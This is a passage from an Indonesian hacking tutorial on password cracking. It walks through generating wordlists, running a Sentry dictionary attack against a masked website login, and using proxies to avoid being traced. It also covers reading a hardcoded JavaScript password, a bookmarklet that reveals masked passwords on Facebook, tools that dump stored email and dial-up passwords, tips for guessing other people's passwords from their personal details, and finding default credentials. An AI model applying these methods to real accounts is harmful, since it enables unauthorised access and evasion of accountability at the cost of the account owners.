


Gambar 160: Kamus password.

Anda bisa mencari berbagai file wordlist lainnya pada URL berikut: <http://trac.kismac-ng.org/wiki/wordlists>.


Juga terdapat tool yang bisa digunakan untuk membuat kamus password. Di sini saya menggunakan Free Wordlist Generator. Setelah menginstall program ini, akan muncul pilihan jenis wordlist yang akan Anda buat apakah hanya angka, hanya huruf, kombinasi angka dan huruf, atau acak.

Sebagai contoh, saya akan meng-generate huruf sebanyak 100000000. Lalu klik tombol **Generate Wordlist**.




Gambar 161: Wordlist generator.

Lalu, masukkan nama file untuk penyimpanan hasil *generate* password tersebut dan klik tombol **Save**.




Gambar 162: Menyimpan hasil generator.

Kini tunggu lah proses *generating password* dilakukan sampai selesai.



Gambar 163: Proses selesai.

Untuk membuka file yang baru saja kita buat, membutuhkan sedikit waktu karena ukuran file-nya mencapai 700 MB lebih. Bahkan, sampai-sampai Notepad tidak bisa membukanya. Jadi, Anda bisa membukanya dengan Wordpad atau MS. Word.



Gambar 164: Contoh daftar password.

Kita akan melakukan proses *dictionary attack* dengan bantuan program yang bernama Sentry. Ikuti langkah berikut untuk menggunakannya.

- Pertama-tama buatlah kamus password (*dictionary*) yang berisikan kumpulan kata yang kemungkinan adalah password sebuah sistem. Seperti contoh di bawah ini saya membuat file bernama daftar-password.txt.

Format penulisan combo password adalah: **username:password**

```


daftar-password - Notepad
File Edit Format View Help
administrator :admin
administrator :administrator
administrator :facebook
administrator :griya
administrator :kharisma
administrator :griyakharisma
administrator :karisma
administrator :password
administrator :1234567890
administrator :asdfghjk
administrator :abcdefgij
administrator :selamat
administrator :datang
administrator :ini
administrator :contoh
administrator :dictionary
administrator :brute
administrator :force
administrator :attack

```

Gambar 165: Kamus username:password.


- Jalankan program Sentry. Pada bagian *Site*, masukkan nama website yang ingin Anda lakukan *Dictionary Attack*, dalam hal ini alamat login target adalah: [http://www.\(website-target\).com/members/](http://www.(website-target).com/members/).

Maaf, untuk kali ini saya terpaksa menutup nama website target demi keamanan.




Gambar 166: Mencari password website.

3. Klik pada bagian **List** lalu klik **Wordlist** dan ikon **Open** untuk meload file daftar-password.txt yang telah disiapkan sebelumnya. Lalu, cari di mana Anda menyimpan file daftar-password.txt dan kembali klik tombol **Open**.




Gambar 167: Memilih file password.

4. Setelah daftar password berhasil di-load, akan muncul username dan password pada bagian **Wordlist**. Apabila diinginkan, Anda juga bisa mengatur panjang passwordnya pada bagian **Length Filter**.




Gambar 168: Password yang digunakan.

5. Untuk memulai proses penyerangan, klik tombol **Start** dan tunggu prosesnya dilakukan sampai selesai. Setelah selesai, Anda bisa mengetahui password yang dicari. Apabila cocok, akan muncul pada tab *Hits* yang berada di bagian bawah.



Gambar 169: Password yang berhasil diperoleh.

Jika Anda perhatikan, pada kotak *Statistics* diperoleh 1 buah hits yang menunjukkan password yang berhasil didapatkan.



Gambar 170: Statistik.

Arti dari kode angka pada kotak statistik adalah:

200 - OK Response, bukan berarti hit.

3xx - Redirect.

401 - Authentication Required.

403 - Forbidden.

404 - Page not found.

503 - Service Temporarily Unavailable. Biasanya masalah pada proxy.


Kode seperti di atas, biasanya juga sering Anda temui sewaktu membuka sebuah halaman website yang error.

Demi keamanan Anda, Anda juga disarankan untuk mengatur Proxylist. Supaya IP Anda tidak dicatat oleh website target sehingga Anda bisa di-banned ataupun dilacak oleh pemilik website. Serta beberapa setting lainnya yang Anda rasa diperlukan.

Sekadar tambahan, jika Anda memerlukan untuk membuat proxy list, caranya adalah dengan memasukkan IP address dan nomor port yang digunakan.


Formatnya adalah: ip-address:nomor-port.

Berikut ini contoh daftar proxy yang saya buat dalam Notepad.



Gambar 171: Daftar proxy.


Setelah Anda me-load dalam Sentry, tampilannya akan menjadi seperti di bawah ini.



Gambar 172: Menggunakan proxy.

Password JavaScript

Apabila Anda menemukan sebuah website yang menggunakan JavaScript untuk melakukan Login seperti berikut ini.



Gambar 173: Permintaan password.

Klik saja **Cancel**. Setelah Anda kembali pada halaman sebelumnya, cobalah untuk melihat *Source Code* dari website tersebut.

Carilah pada script berikut ini:

```
<script language="JavaScript">
<!-- Beginning of JavaScript -
function password() {
    Ret=prompt('Please enter your password:','');
    if(Ret=="123456") {
        location='login.html';
    } else {
        alert("Incorrect Password... That's a Sad Attempt.");
    }
// - End of JavaScript - --&gt;
&lt;/script&gt;</pre>
```


Bagian yang digaris bawahi, 123456 adalah password-nya. Sedangkan login.html merupakan halaman yang dituju setelah memasukkan password dengan benar.

Asterix

Asterix adalah nama untuk karakter tanda bintang (*), biasanya digunakan untuk menyembunyikan password supaya tidak terlihat oleh orang lain. Misalnya, pernahkah Anda melihat password pada sebuah program seperti email client, FTP, MiRC, messenger, dan sebagainya yang berbentuk karakter asterik baik berupa titik maupun bintang?

Kini kita akan melakukan sebuah eksperimen sederhana berkenaan dengan password, yaitu bagaimana kita bisa mengetahui password orang lain dengan mudah.


Sebagai contoh, sebuah Yahoo Messenger dalam kondisi off tapi menampilkan password-nya.



Gambar 174: Yahoo!
Messenger.

Kita bisa menggunakan sebuah tool bernama *Show/Change a hidden password*. Anda bisa menjalankan program tersebut tanpa perlu melakukan instalasi.

Yang perlu Anda lakukan adalah menjalankan program tersebut, lalu berikan tanda centang pada bagian **Enabled**. Selanjutnya arahkan mouse pada karakter asterix. Secara otomatis passwordnya akan muncul pada programnya. Seperti contoh di bawah ini, diketahui passwordnya adalah: "passwordku".




Gambar 175: Password Yahoo! Messenger.

Web Asterix

Ini hanyalah istilah untuk karakter asterik yang digunakan pada sebuah halaman login web. Sebab, pemakaian program seperti di atas, tidak berfungsi pada sebuah halaman web. Walau demikian, kita tetap bisa melihat password asteriknya dengan mudah.


Caranya adalah dengan memasukkan kode javascript pada bagian untuk memasukkan alamat URL sebuah halaman login website. Misalnya, Anda membuka Facebook.



Gambar 176: Tempat URL.


Ganti URL tersebut dengan kode berikut ini:

```
javascript:(function(){var s,F,j,f,i; s = ""; F = document.forms; for(j=0; j<F.length; ++j) { f = F[j]; for (i=0; i<f.length; ++i) { if (f[i].type.toLowerCase() == "password") s += f[i].value + "\n"; } } if (s) alert("Password di dalam form ini adalah:\n\n" + s); else alert("Tidak ada password untuk form di halaman ini.");})();
```



Gambar 177: Memasukkan script.

Setelah selesai, tekan tombol **Enter** pada keyboard. Akan muncul sebuah kotak dialog yang menampilkan password dari tanda asterik tersebut.




Gambar 178: Password yang muncul.

Gampang, bukan?

Password Email Client

Apabila Anda menggunakan email client untuk memeriksa email, seperti Mozilla Thunderbird, Outlook Express, Microsoft Outlook, dan sebagainya, dengan menggunakan sebuah yang bernama Mail PassView, akan menunjukkan password dari berbagai email klien yang disimpan dalam komputer.

Sebagai contoh di bawah ini, saya menggunakan program Thunderbird untuk mengakses email Gmail saya. Di sana terlihat program berhasil menemukan password email saya.



Gambar 179: Mail PassView.


Berikut ini adalah daftar email client yang bisa ditemukan passwordnya oleh Mail PassView.

- Outlook Express
- Microsoft Outlook
- Windows Mail
- Windows Live Mail
- IncrediMail
- Eudora
- Netscape 6.x/7.x
- Mozilla Thunderbird
- Group Mail Free
- Yahoo! Mail – apabila passwordnya disimpan dalam Yahoo! Messenger.
- MSN Messenger atau Live Messenger application.
- Gmail – jika password disimpan dalam Google Talk.

Password Dial-up

Dialup Password Recovery Tool adalah program yang bisa digunakan untuk menemukan password semua jenis dial-up dalam sebuah komputer maupun koneksi VPN. Program ini juga akan menampilkan beberapa informasi lain, seperti: User Name, Password, nomor telepon, dan Domain.

Untuk menggunakan program ini, Anda hanya perlu menjalankannya, maka program ini secara otomatis akan mencari informasi dial-up yang tersimpan.



Gambar 180: Dialup Password Recovery.

Seni Menebak Password

Sekarang mari kita bongkar, seni menebak password yang bisa Anda manfaatkan.

1. Password Umum

Apa yang disebut sebagai password umum ini adalah password yang mudah ditebak, gampang diingat, dan kebanyakan orang lebih suka karena lebih simpel. Dan juga merupakan kata yang sering digunakan sebagai password, yaitu: 123456, Asdfg, Qwerty, Rahasia, Password, Rahasia1, Password1, dan sejenisnya.

2. Menggunakan Nama

Kebanyakan orang sering mempergunakan nama orang-orang terdekatnya sebagai password, selain namanya sendiri. Nama di sini bisa nama siapa saja, mulai dari panggilan, nama awal, nama tengah, nama akhir, nama anak, nama saudara, nama pacar, dan sebagainya. Ada juga yang menyingkat namanya atau menggabungkannya.

Contoh: Bunga Citra Lestari

Bisa menjadi: bungacl, bcitra, dan sebagainya.

Khusus untuk wanita, terkadang mereka menambahkan kata-kata: manis, ayu, cantik, di belakangnya. Contoh: dewimanis, dewimaniz.

3. Tanggal Kelahiran

Tanggal ulang tahun masih sering dipergunakan sebagai password, dan ini biasanya kadang dikombinasikan. Dan terkadang ada yang mengkombinasikan dengan namanya.

Contoh: Bunga2010, bungadesember.

Ada pula yang hanya menggunakan angka: 01021990, atau ada yang hanya tahun atau bulan.

4. Informasi Rumah, Kantor, atau sekolah

Masih ada saja orang yang mempergunakan informasi rumah, kantor, atau malah sekolah/kampusnya untuk dipergunakan sebagai password. Misalnya, No. telepon, No. Rumah, dan terkadang nama jalan dari rumah/kantor/sekolah tersebut. Bahkan, saya pernah menemukan ada yang membuat password hanya dengan nama jalan dan alamat rumah. Misalnya: hasanudin32 atau dibalik 32hasanudin.

5. Nama Hewan Peliharaan

Ada orang yang punya kucing di rumah lalu nama kucing tersebut juga dijadikan password.

6. Khusus ABG

Khusus untuk ABG, mereka biasanya senang dengan karakter yang aneh-aneh. Misalnya, kata "begitu" ditulis "begitchu", atau bahasa gaul lainnya.

7. Tokoh Favorit

Biasa yang juga sering saya temui, adanya orang yang menggunakan sesuatu yang favorit menjadi passwordnya, seperti artis favorit atau makanan favorit. Ada pula yang mengagumi tokoh kartun atau bangga terhadap seorang superhero.

8. Nomor Penting

Nomor penting di sini, sebenarnya termasuk pula tanggal lahir. Namun, pada beberapa kasus ada yang menggunakan nomor handphone sebagai password. Banyak orang mempergunakan 4 digit terakhir dari nomor HP-nya yang dikombinasikan dengan namanya sendiri sebagai password. Jadi, tidak ada salahnya bila Anda mencoba kombinasi seperti ini.

Default Password


Salah satu kebiasaan buruk kita adalah membiarkan alat, mesin, atau aplikasi masih menggunakan default password. Default password adalah istilah untuk password bawaan dari vendor.

Banyak mesin atau aplikasi yang kita digunakan tiap hari masih menggunakan password default, seperti mesin PABX, Modem, Router, Akses ke kartu GSM, ATM, System Operasi, Database server, dan lain sebagainya. Misalnya, kebanyakan Router menggunakan username **admin** dengan password juga **admin**.

Default Password juga banyak bertebaran di internet. Untuk mencarinya, kita tinggal masukan nama aplikasi atau alat dengan tambahan default password di dalam *search engine*, maka default password akan mudah diperoleh.

